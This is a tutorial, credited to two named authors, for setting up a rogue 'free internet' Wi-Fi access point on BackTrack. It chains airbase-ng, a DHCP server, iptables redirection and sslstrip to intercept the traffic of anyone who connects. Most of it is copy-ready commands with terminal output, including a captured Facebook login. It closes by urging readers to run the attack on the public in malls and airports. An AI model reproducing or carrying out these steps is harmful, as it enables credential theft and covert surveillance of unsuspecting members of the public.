

HACK THE PUBLIC WITH FAKE ACCESS POINT

BY :
NAVDEEP SETHI
&
MANJOT GILL

Contact:

<https://www.facebook.com/coded.indisoul>
<https://www.facebook.com/Er.navdeepsethi>

Mail us @:

navdeepsethi@oulook.com
codedindisoul@gmail.com

Scenario:- The attacker sets up a fake access point in the hope a curious victim will connect; and provide a route to the Internet to encourage the victim(s) to remain connected. The attacker is acting as a man-in-the-middle and can see all the Internet traffic between the Internet and victim(s). This includes websites they are visiting, and any usernames or passwords they enter.

Requirements

1. Working internet connection
2. Vmware workstation
3. Backtrack with NAT mode network
4. External wifi card
5. Fake access point
6. DHCP server
7. SSLSTRIP sniffing tool

So lets start with Backtrack.

1.First start the BT in vmware with nat mode enabled network and start the GUI mode with help of

Cmd: startx

2. Check the internet connection working or not to check just go to terminal and type

root@bt:ping www.google.com

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ping google.com
PING google.com (173.194.36.72) 56(84) bytes of data.
64 bytes from del01s06-in-f8.1e100.net (173.194.36.72): icmp_seq=1
ttl=53 time=42.8 ms
64 bytes from del01s06-in-f8.1e100.net (173.194.36.72): icmp_seq=2
ttl=53 time=42.7 ms
64 bytes from del01s06-in-f8.1e100.net (173.194.36.72): icmp_seq=3
ttl=53 time=41.9 ms
```

3. Then attach the wifi card into BT and check its connected or not.

root@bt: iwconfig

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# iwconfig
lo          no wireless extensions.

wlan0      IEEE 802.11bgn  ESSID:off/any
           Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
           Retry long limit:7  RTS thr:off  Fragment thr:off
           Encryption key:off
           Power Management:off

eth0       no wireless extensions.
```

4. Start the monitor mode on wifi card

root@bt:airmon-ng start wlan0

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
2208     dhclient3
2276     dhclient3
Process with PID 2276 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy0]
                (monitor mode enabled on mon0)
```

5. Then create the fake access point with the help of airbase-ng

```
root@bt : airbase-ng -e "free internet" -c 11 mon0
```

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# airbase-ng -e "free internet" -c 11 mon0
15:28:27 Created tap interface at0
15:28:27 Trying to set MTU on at0 to 1500
15:28:27 Trying to set MTU on mon0 to 1800
15:28:28 Access Point with BSSID 64:70:02:21:91:2E started.
█
```

this command will start the fake access point with name free internet.

6. Then we have to give ip address to our fake access point interface that is at0

```
root@bt: ifconfig at0 10.0.0.1 netmask 255.255.255.0
```

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig at0 10.0.0.1 netmask 255.255.255.0
root@bt:~# █
```

This will set the ip address on at0 interface we use this ip address as a gateway address when internet is accessed by victim.

7. Now we have to up that interface

root@bt: ifconfig at0 up

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig at0 up
root@bt:~#
```

8. Then we need internet on BT use this command to up interface eth0 nd obtain a ip address from Nat mode if internet is not working on BT.


root@bt: ifconfig eth0 up && dhclient3 eth0

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig eth0 up && dhclient3 eth0
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:93:40:1c
Sending on   LPF/eth0/00:0c:29:93:40:1c
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 4
DHCPOFFER of 192.168.211.129 from 192.168.211.254
DHCPREQUEST of 192.168.211.129 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.211.129 from 192.168.211.254
bound to 192.168.211.129 -- renewal in 874 seconds.
```

9. Now add the route address where the victim will get the response of packets. Means we have to set the gateway address when user connects the fake ap, which is the gateway address for it.


```
root@bt: route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
```

A terminal window with a dark background and light text. The title bar shows 'root@bt: ~'. The menu bar includes 'File Edit View Terminal Help'. The prompt is 'root@bt:~#'. The command 'route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1' is entered in green text, followed by a cursor.

Now here is our fake ap access point ip used as gateway address

10. Now add the iptables, this command is used for route a network eth0 to at0 or at0 to eth0 means this command will give a internet access to at0 network. It will give route to the internet.

```
root@bt: iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

A terminal window with a dark background and light text. The title bar shows 'root@bt: ~'. The menu bar includes 'File Edit View Terminal Help'. The prompt is 'root@bt:~#'. The command 'iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE' is entered in green text, followed by a cursor.

11. Now we have to start DHCP server on Our BT To start DHCP server first install it with command

```
root@bt: apt-get install dhcp3-server
```

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# apt-get install dhcp3-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  dhcp3-server-ldap apparmor
The following NEW packages will be installed:
  dhcp3-server
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 377kB of archives.
After this operation, 885kB of additional disk space will be used.
Get:1 http://updates.repository.backtrack-linux.org/ revolution/main dhcp3-
server 3.1.3-2ubuntu3.3 [377kB]
Fetched 377kB in 4s (84.0kB/s)
```

Then configure the DHCP server means set the DHCP scope eg. Lease time, starting ip end ip, gateway address etc.


To configure it

root@bt: gedit /etc/dhcp3/dhcpd.conf

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# gedit /etc/dhcp3/dhcpd.conf
```

Then select all in text file and delete it. Then type this

```
ddns-update-style ad-hoc;
default-lease-time 600;
max-lease-time 7200;
authoritative;
subnet 10.0.0.0 netmask 255.255.255.0 {
  option subnet-mask 255.255.255.0;
  option broadcast-address 10.0.0.255;
  option routers 10.0.0.254;
  option domain-name-servers 8.8.8.8;
  range 10.0.0.2 10.0.0.140;
}
```




```
dhcpd.conf (/etc/dhcp3) - gedit
File Edit View Search Tools Documents Help
Open Save Undo
dhcpd.conf x
ddns-update-style ad-hoc;
default-lease-time 600;
max-lease-time 7200;
authoritative;
subnet 192.168.1.0 netmask 255.255.255.0 {
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.1.255;
    option routers 192.168.1.1;
    option domain-name-servers 8.8.8.8;
    range 192.168.1.2 192.168.1.254;
}
```

After doing it Save the file and close it.

Now start the DHCP server with the help of this command.

```
root@bt: dhcpd3 -d -cf /etc/dhcp3/dhcpd.conf -pf /var/run/dhcp3-server/dhcpd.pid at0
```



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# dhcpd3 -d -cf /etc/dhcp3/dhcpd.conf -pf /var/run/dhcp3-server/dhcpd.pid at0
```

This command will start the DHCP sever on our fake access point that is at0

12. After all this have to start ip forwarding to send all requests to internet

```
root@bt: echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward  
root@bt:~#
```

Now you can check your Fake ap is appearing in wifi networks. You can connect it and check the internet is working or not.

13. After all this work our free internet is available to access now we have to hack the victim or sniffing the victims and whatever its http and https packets.

So first thing you have to forward all packets http or https to different port number means redirect all http traffic to different port.

root@bt: iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 10000

```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 10000
```

14. Now install the sslstrip tool for sniffing.

root@bt: cd /pentest/web/sslstrip

root@bt/pentest/web/sslstrip: python setup.py install

```
root@bt: /pentest/web/sslstrip  
File Edit View Terminal Help  
root@bt:~# cd /pentest/web/sslstrip/  
root@bt:/pentest/web/sslstrip# python setup.py install
```

15. Now start the sslstrip sniffing with the command

root@bt: sslstrip -f -w /root/Desktop/passwd

```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# sslstrip -f -w /root/Desktop/passwd  
sslstrip 0.9 by Moxie Marlinspike running...  
█
```

root@bt : tail -f /root/Desktop/passwd

```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# tail -f /root/Desktop/passwd
```

Now everything is Set from our side we have to wait until victims connects to our network. With the help of this method we can hack the public places like malls, airports etc...

When user connects to our network here we can see the username password of victim.

```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# tail -f /root/Desktop/passwd  
2013-07-23 16:23:52,666 SECURE POST Data (m.facebook.com):  
lsd=AVq5pKIm&charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%  
%D0%94%2C%D0%84&version=1&ajax=1&width=480&pxr=1.5&gps=1&m_ts=1374611021&li=a-Tu  
UfCaqlm-vKukN4KI3gIp&signup_layout=layout%7Clower_subdued_button%7C%7Cs_btn%7Csp  
ecial%7C%7Cl_btn%7Cconfirm%7C%7Csignupinstr%7C%7Clogininstr%7C%7Cst%7Ccreate%7C%  
7Clauched_Jan9&email=hacker@gmail.com&pass=&login=Log+In  
2013-07-23 16:24:01,829 SECURE POST Data (m.facebook.com):  
lsd=AVq5pKIm&charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%  
%D0%94%2C%D0%84&version=1&ajax=1&width=480&pxr=1.5&gps=1&m_ts=1374611035&li=a-Tu  
UfCaqlm-vKukN4KI3gIp&signup_layout=layout%7Clower_subdued_button%7C%7Cs_btn%7Csp  
ecial%7C%7Cl_btn%7Cconfirm%7C%7Csignupinstr%7C%7Clogininstr%7C%7Cst%7Ccreate%7C%  
7Clauched_Jan9&email=hacker@gmail.com&pass=hackr&login=Log+In  
█
```

Enjoy the method do it on public places.